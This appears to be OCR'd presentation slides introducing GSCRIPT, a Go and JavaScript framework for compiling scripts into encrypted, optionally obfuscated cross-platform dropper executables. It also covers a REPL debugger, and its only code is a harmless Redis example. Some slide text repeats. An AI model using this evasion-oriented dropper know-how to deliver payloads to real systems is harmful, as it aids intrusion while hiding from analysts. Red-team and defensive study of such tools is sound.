
The compiler generates a completely stand alone executable - no more looking for cURL or random system libraries.

SUPPORTS MULTIPLE SCRIPTS

Just like a MIRV, each script is executed in an isolated runtime. One script's failure is now far less likely to cascade to the rest of the payloads.

LIGHTNING FAST EXECUTION

Script execution by default happens in parallel, making your deployment incredibly fast.



DROPPER FEATURES

Develop in JavaScript

The engine embeds a portable JavaScript V8 VM with special hooks to run native code.

01
SCRIPTING

Resilient To Failure

Fault tolerance is baked into gscript. An error in one script will almost never affect another.

02
DURABLE

Highly Customizable

Using compiler macros, you can customize the execution order and timeout for each script.

03
CUSTOMIZE

04
PORTABLE

Powered By Golang

Using Golang's cross platform compiler, GSCRIPT is able to support all three major operating systems (Win/Lin/OSX).

05
SECURE

Encrypts Scripts & Assets


Assets (including scripts) are encrypted during compilation and only decrypted when retrieved during execution.

06
EXTEND

Native Go In Javascript

The GSCRIPT compiler can dynamically link go packages and inject them into JS as callable functions and values.

EXECUTION FLOW



ENGINE EXECUTION STEPS

Initialize JS Virtual Machine

The first thing the engine does is create the V8 virtual machine and prepare it for injection.

Inject Bundle (Script/Assets/Libs)

Native function interfaces are injected into mock JS objects. Asset table mapped, and script loaded.

Call Entry Point In VM


Finally, the script's "entry point" is called. In **GSCRIPT**, this is the `Deploy()` function defined in your script.

Focus on *what* your stager is doing. Leave the heavy lifting to GSCRIPT.

All of this happens automagically. All you have to do is write your scripts and compile them.

GSCRIPT COMPILER INTERNALS

COMPILER OVERVIEW



Configure

Build an index of all custom options specified in the script macro declarations.

Parse

Walk both the JavaScript and any referenced Golang code and build detailed ASTs for all source and libraries.

Link

Enumerate the intersection of the ASTs and generate custom interfaces for the JavaScript runtime to call native Go.

Pack


Compress, encrypt and embed all assets, including the script itself into the engine's intermediate representation.


Obfuscate

(optional) Obfuscate the binary using both a pre-compilation and a post compilation pass. Because RE was never fun enough.

CREATING STANDALONE EXECUTABLES

To build a standalone executable, GSCRIPT's compiler translates your scripts and configurations into a sophisticated Golang source representation and uses the Go compiler to create the native executable.





LINKING GOLANG AND JAVASCRIPT

"This seems safe."

Import go packages using the `//go_import` macro

The GSCRIPT compiler is smart enough to resolve your imports and ensure you're calling functions for that package correctly.

Call go functions directly from your script

You can now use most exported, non-receiver functions. We've implemented a return array for any multiple assignment Go functions so you never miss data or errors.

Compile the script normally

The GSCRIPT compiler takes care of the rest. #WINNING

native.gs

```
1  //go_import:github.com/go-redis/redis as redis
2
3  function Deploy() {
4      r = redis.ParseURL("redis://localhost:6379/0");
5      client = redis.NewClient(r[0]);
6      client.Set("testkey", "defcon26", -1);
7  }
8
```

3. bash

```
@/tmp/opt/ex2 $ ls
native.gs
@/tmp/opt/ex2 $ redis-cli GET "testkey"
(nil)
@/tmp/opt/ex2 $ gscript compile --output-file /tmp/opt/ex2/a.bin native.gs 1>/dev/null 2>&1
@/tmp/opt/ex2 $ ls
a.bin  native.gs
@/tmp/opt/ex2 $ ./a.bin
@/tmp/opt/ex2 $ redis-cli GET "testkey"
"defcon26"
@/tmp/opt/ex2 $
```

bash ⌘1


INTERACTIVE DEBUGGING

DEBUGGER SUPPORT

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the JavaScript VM and lets you play with your script interactively.

GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **`gscript shell`** command.



REPL TAKES MACROS TOO

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the JavaScript VM and lets you play with your script interactively.

GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **`gscript shell`** command.

EVEN J-I-T LINK NATIVE LIBRARIES

The debugger uses the same code the compiler uses to generate your binary. You can use **`--macro/-m`** to declare.

STEP THROUGH YOUR GSCRIPT

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the JavaScript VM and lets you play with your script interactively.

GSCRIPT SHELL SUBCOMMAND


You can launch an interactive debugger right from the CLI using the **`gscript shell`** command.

EVEN J-I-T LINK NATIVE LIBRARIES

The debugger uses the same code the compiler uses to generate your binary. You can use **`--macro/-m`** to declare.


STEP THROUGH YOUR CODE

Once inside the REPL, you can call functions just as you would from your script, including linked functions.



EXPLORE THE UNDERLYING TYPES

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the JavaScript VM and lets you play with your script interactively.



GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **`gscript shell`** command.

EVEN J-I-T LINK NATIVE LIBRARIES

The debugger uses the same code the compiler uses to generate your binary. You can use **`--macro/-m`** to declare.

STEP THROUGH YOUR CODE

Once inside the REPL, you can call functions just as you would from your script, including linked functions.

SPECIAL DEBUG FUNCTIONS

`TypeOf(obj)` reflects the Golang type of the object.

LIST LINKED FUNCTIONS

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the JavaScript VM and lets you play with your script interactively.

GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **`gscript shell`** command.

EVEN J-I-T LINK NATIVE LIBRARIES

